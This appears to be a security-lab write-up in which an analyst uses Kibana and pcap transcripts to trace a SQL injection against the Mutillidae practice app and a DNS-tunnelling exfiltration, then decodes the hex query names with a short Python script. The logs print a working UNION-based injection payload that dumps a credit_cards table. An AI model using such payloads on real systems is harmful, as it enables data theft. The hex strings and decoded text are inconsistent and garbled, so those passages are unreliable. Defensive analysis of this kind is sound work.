

Investigating Data exfiltration through SQL injection and DNS attacks



Analyze SQLi exfiltration

An SQL injection attack took place in June 2020, so let's adjust the filters to see the attack


The Kibana dashboard shows a search for 'status:200 AND extension:PHP'. The 'Time Range' section is set to 'Last 24 hours'. The search bar shows the query '> Search... (e.g. status:200 AND extension:PHP)' and the 'Update' button is highlighted. The dashboard displays three panels: 'Navigation', 'Total Number of Logs', and 'Total Log Count Over Time'. The 'Total Number of Logs' panel shows a large '0', and the 'Total Log Count Over Time' panel shows 'No results found'.

Now we have some events to work with:

The Kibana dashboard shows search results for 'status:200 AND extension:PHP'. The 'Time Range' section is set to 'Last 24 hours'. The search bar shows the query '> Search... (e.g. status:200 AND extension:PHP)' and the 'Refresh' button is highlighted. The dashboard displays three panels: 'Navigation', 'Total Number of Logs', and 'Total Log Count Over Time'. The 'Total Number of Logs' panel shows a large '136'. The 'Total Log Count Over Time' panel shows a line graph with a peak around 2020-06-21 00:00. The 'All Sensors - Log Type' panel shows a table of log types and counts.

Log Type(s)	Count
bro_conn	62
bro_files	23
bro_dns	22
bro_http	22
bro_ssh	4
bro_ftp	2
snort	1

Because the threat actor accessed data that is stored on a web server, the HTTP filter is used to select the logs associated with HTTP traffic.



We can see the source and destination IP of the HTTP connection:

HTTP - Source IP Address		HTTP - Destination IP Address	
IP Address	Count	IP Address	Count
209.165.200.227	22	209.165.200.235	22

Let's check the logs for more details

HTTP - Logs						
Limited to 10 results. Refine your search. 1-10 of 22						
Time	source_ip	destination_ip	destination_port	resp_fuids	uid	_id
June 12th 2020, 21:30:09.445	209.165.200.227	209.165.200.235	80	FEvWs63HqvCqth3LH1	CuKeR52aPjRN7PfqDd	ZjrzXiBB6Cd-_0SD_IW
June 12th 2020, 21:23:27.954	209.165.200.227	209.165.200.235	80	FCbbST2feBG6aAYvBh	Cb5K6C1mIm2iUVKkC1	ZjrzXiBB6Cd-_0SD_IW
June 12th 2020, 21:23:27.881	209.165.200.227	209.165.200.235	80	FwkDT14TJaA2YdNQ14	Cb5K6C1mIm2iUVKkC1	ZjrzXiBB6Cd-_0SD_IW
June 12th 2020, 21:23:17.789	209.165.200.227	209.165.200.235	80	FWOO3T1TT34UWLKr63	Cb5K6C1mIm2iUVKkC1	ZDjrzXiBB6Cd-_0SD_IW
June 12th 2020, 21:23:17.768	209.165.200.227	209.165.200.235	80	F37eK1464vM8IhuC0j	Cb5K6C1mIm2iUVKkC1	YzjrzXiBB6Cd-_0SD_IW
June 12th 2020, 21:23:17.703	209.165.200.227	209.165.200.235	80	Fkpc6a3axDrC4GBqR5	Cb5K6C1mIm2iUVKkC1	YjrzXiBB6Cd-_0SD_IW
June 12th 2020, 21:23:17.700	209.165.200.227	209.165.200.235	80	FxF0bx16vr1YOWulch	C252w31zFlvpV63kPa	XjrzXiBB6Cd-_0SD_IW
June 12th 2020, 21:23:17.700	209.165.200.227	209.165.200.235	80	Ful2tB17PXhDulvng4	Cr3RGFepzop5b3qJz6	YDjrzXiBB6Cd-_0SD_IW
June 12th 2020, 21:23:17.699	209.165.200.227	209.165.200.235	80	FxgVdq18u4TH8RSEK9	C4KeAa3pLgDqfaAQyg	YTjrzXiBB6Cd-_0SD_IW
June 12th 2020, 21:23:17.698	209.165.200.227	209.165.200.235	80	F1sgn24z0m9nW2sMVC	C4KeAa3pLgDqfaAQyg	WTjrzXiBB6Cd-_0SD_IW

Expanding the logs quickly show the first injection

HTTP - Logs	
@timestamp	June 12th 2020, 21:30:09.445
@version	1
_id	ZzjrZXIBB6Cd-_0SD_iW
_index	seconion:logstash-import-2020.06.12
_score	-
_type	doc
destination_geo.city_name	Monterey
destination_geo.country_name	United States
destination_geo.ip	209.165.200.235
destination_geo.location	{ "lon": -121.8406, "lat": 36.3699 }
destination_geo.region_code	US-CA
destination_geo.region_name	California
destination_geo.timezone	America/Los_Angeles
destination_ip	209.165.200.235
destination_ips	209.165.200.235
destination_port	80
event_type	pro_http
host	d08c9360b6ae
ips	209.165.200.235, 209.165.200.227
message	{ "ts": "2020-06-12T21:30:09.445030Z", "uid": "CuKeR52aPjRN7PfQd", "id.orig_h": "209.165.200.237", "id.orig_p": 56194, "id.resp_h": "209.165.200.235", "id.resp_p": 80, "trans_depth": 1, "method": "GET", "host": "209.165.200.235", "uri": "/mutillidae/index.php?page=user-info.php&username="+union+select+ccid,ccnumber,ccv,expiration,n ull+from+credit_cards+--+&password=user-info-php-submit-button-view+Account+Details", "referrer": "http://209.165.200.235/mutillidae/index.php?page=user-info.php", "version": "1.1", "user_agent": "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0", "request_body_len": 0, "response_body_len": 23665, "status_code": 200, "status_msg": "OK", "tags": ["HTTP:URI_Sqli"], "resp_fuids": ["FEVws63HqvCqtH3LH1"], "resp_mime_ty "

Let's have a different deeper view of the log,

HTTP - Logs

Limited to 10 results. Refine your search. 1-10 of 22

Time	source_ip	destination_ip	destination_port	resp_fuids	uid	_id
June 12th 2020, 21:30:09.445	209.165.200.227	209.165.200.235	80	FEVWs63HqvCqt h3LH1	CuKeR52aP jRN7PfQdD	ZzjrZXIBB6C d-_0SD_iW

TableJSON

View surrounding documentsView single document

@timestamp

June 12th 2020, 21:30:09.445

t @version

1

t _id

ZzjrZXIBB6Cd-_0SD_iW

t _index

seconion:logstash-import-2020.06.12

_score

-

t _type

doc

t destination_geo.city_name

Monterey

t destination_geo.country_name

United States

destination_geo.ip

209.165.200.235

destination_geo.location

{
 "lon": -121.8406,
 "lat": 36.3699
}

t destination_geo.region_code

US-CA

specifically through the capME! Tab, which shows the pcap transit:

Logout

209.165.200.227:56194 -> 209.165.200.235:80-6-979610295.pcap

Log entry

TS: 2020-06-12T21:30:09.445030Z "uid":"CuKeR52aPjRN7PfqDd","id_orig_h":"209.165.200.227","id_orig_p":56194,"id_resp_h":"209.165.200.235","id_resp_p":80,"trans_depth":1,"method":"GET","host":"209.165.200.235","uri":"/mutillidae/index.php?page=user-info.php&username=+union+select+ccid,ccnumber,ccv,expiration,null+from+credit_cards+--+&password=&user-info-php-submit-button=View+Account+Details","referrer":"http://209.165.200.235/mutillidae/index.php?page=user-info.php","version":"1.1","user_agent":"Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0","request_body_len":0,"response_body_len":23665,"status_code":200,"status_msg":"OK","tags":["HTTP::URI::SQL"],"resp_fuids":["FEWw63HqyCqth3LH1"],"resp_mime_types":["text/html"]

Sensor Name: seconion-import
Timestamp: 2020-06-12 21:30:09
Connection ID: CLI
Src IP: 209.165.200.227
Dst IP: 209.165.200.235
Src Port: 56194
Dst Port: 80
OS Fingerprint: 209.165.200.227:56194 - UNKNOWN [S44-64-1-60-M1460.S.T.N.W7...??:?] (up: 2829 hrs)
OS Fingerprint -> 209.165.200.235:80 (link: ethernet/modem)
SRC: GET /mutillidae/index.php?page=user-info.php&username=%27+union+select+ccid%2Cccnumber%2Cccv%2Cexpiration%2Cnull+from+credit_cards+--+&password=&user-info-php-submit-button=View+Account+Details HTTP/1.1
SRC: Host: 209.165.200.235
SRC: User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
SRC: Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
SRC: Accept-Language: en-US,en;q=0.5
SRC: Accept-Encoding: gzip, deflate
SRC: Referer: http://209.165.200.235/mutillidae/index.php?page=user-info.php
SRC: Connection: keep-alive
SRC: Cookie: PHPSESSID=9fd8860958f924a43cd529dc4120d1cb
SRC: Upgrade-Insecure-Requests: 1
SRC:
SRC:
DST: HTTP/1.1 200 OK
DST: Date: Fri, 12 Jun 2020 14:30:09 GMT
DST: Server: Apache/2.2.8 (Ubuntu) DAV/2
DST: X-Powered-By: PHP/5.2.4-2ubuntu5.10
DST: Expires: Thu, 19 Nov 1981 08:52:00 GMT
DST: Logged-In-User:
DST: Cache-Control: public
DST: Pragma: public
DST: Last-Modified: Fri, 12 Jun 2020 14:30:09 GMT
DST: Keep-Alive: timeout=15, max=100
DST: Connection: Keep-Alive
DST: Transfer-Encoding: chunked
DST: Content-Type: text/html
DST:
DST: 229

We can simply see the 'username's and 'password's exfiltrated in the response

username | 6/10

DST: ...</tr>
DST: ...<tr>
DST: ...<td class="label">Password</td>
DST: ...<td><input type="password" name="password" size="20"></td>
DST: ...</tr>
DST: ...<tr><td></td></tr>
DST: ...<tr>
DST: ...<td colspan="2" style="text-align:center;">
DST: ...<input name="user-info-php-submit-button" class="button" type="submit" value="View Account Details" />
DST: ...</td>
DST: ...</tr>
DST: ...<tr><td></td></tr>
DST: ...<tr>
DST: ...<td colspan="2" style="text-align:center; font-style: italic;">
DST: ...<td colspan="2">Dont have an account? Please register here
DST: ...</td>
DST: ...</tr>
DST: ...</table>
DST: ...</form>
DST:
DST:
DST:
DST: 3a
DST: <p class="report-header">Results for . 5 records found.<p>
DST:
DST: 24
DST: Username=4444111122223333

DST:
DST: 17
DST: Password=745

DST:
DST: 22
DST: Signature=2012-03-01
<p>
DST:
DST: 24
DST: Username=7746536337776330

DST:
DST: 17
DST: Password=722

DST:
DST: 22
DST: Signature=2015-04-01
<p>
DST:
DST: 24
DST: Username=8242325748474749

DST:
DST: 17
DST: Password=461


DST:
DST: 22
DST: Signature=2016-03-01
<p>
DST:
DST: 24
DST: Username=7725653200487633

Activate Windows
Go to Settings to activate Windows.

to this VM, click inside or press Ctrl+G.

Analyze DNS exfiltration

A SOC Type I Analyst escalated this alert to me, because they noticed abnormal DNS query names, let's check DNS related traffic:



We could notice record types, DNS client and server info...

DNS - Client		DNS - Server	
Client	Count	Server	Count
209.165.200.235	18	8.8.4.4	6
192.168.0.11	4	173.36.131.10	6
		173.37.87.157	6
		209.165.200.235	4

And here we can see the bizarrely long DNS query names:

Query	Count
17.201.165.209.in-addr.arpa	18
434f4e464944454e5449414c20444f43554d454e540a444f204e4f542053.ns.example.com	1
484152450a5468697320646f63756d656e7420636f6e7461696e7320696e.ns.example.com	1
666f726d6174696f6e2061626f757420746865206c617374207365637572.ns.example.com	1
697479206272656163682e0a.ns.example.com	1

Export: **Raw** Formatted

Let's see what was exfiltrated by combining those subdomain names by downloading the queries to an external file. A CSV file is downloaded to the /home/analyst/Downloads folder:

Why do it manually, let's make a simple python script to do that for us:

```
main.py +
1 file_content='''Query, Count
2 "434f4e464944454e5449414c20444f43554d454e540a444f204e4f542053.ns.example.com",1
3 "484152450a546869732064656e657220636f6e7461696e7320696e6320696e.ns.example.com",1
4 "666f726d6174696f6e2061626f75742074686520616173742073656375726974792.ns.example.com",1
5 "697479206272656163682e0a.ns.example.com",1'''
6 content=file_content.split('\n')[1:] #removing first line
7 str=''
8 for i in content:
9     str+=i.split(',')[0][1:-1].split('.')[0]
10 print(str)
```

Ln: 9, Col: 28

Run Share Debug Command Line Arguments

TERMINAL PROBLEMS 1 VISUALIZE

```
434f4e464944454e5449414c20444f43554d454e540a444f204e4f542053484152450a546869732064656e657220636f6e74
61696e7320696e6320696e666f726d6174696f6e2061626f757420746865206161737420736563757269747920627
2656163682e0a
```

And decoding it with: `print(bytes.fromhex(str).decode('utf-8'))` yields:

```
CONFIDENTIAL DOCUMENT
DO NOT SHARE
This dener contains inc information about the aast securityity breach.
```

[HEX Strings should be of a pair length to be hex decoded.

⇒ This confirms the initial suspecion of data exfiltration via DNS query